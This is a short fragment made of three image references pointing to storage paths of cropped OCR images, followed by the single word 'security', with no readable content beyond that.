


security

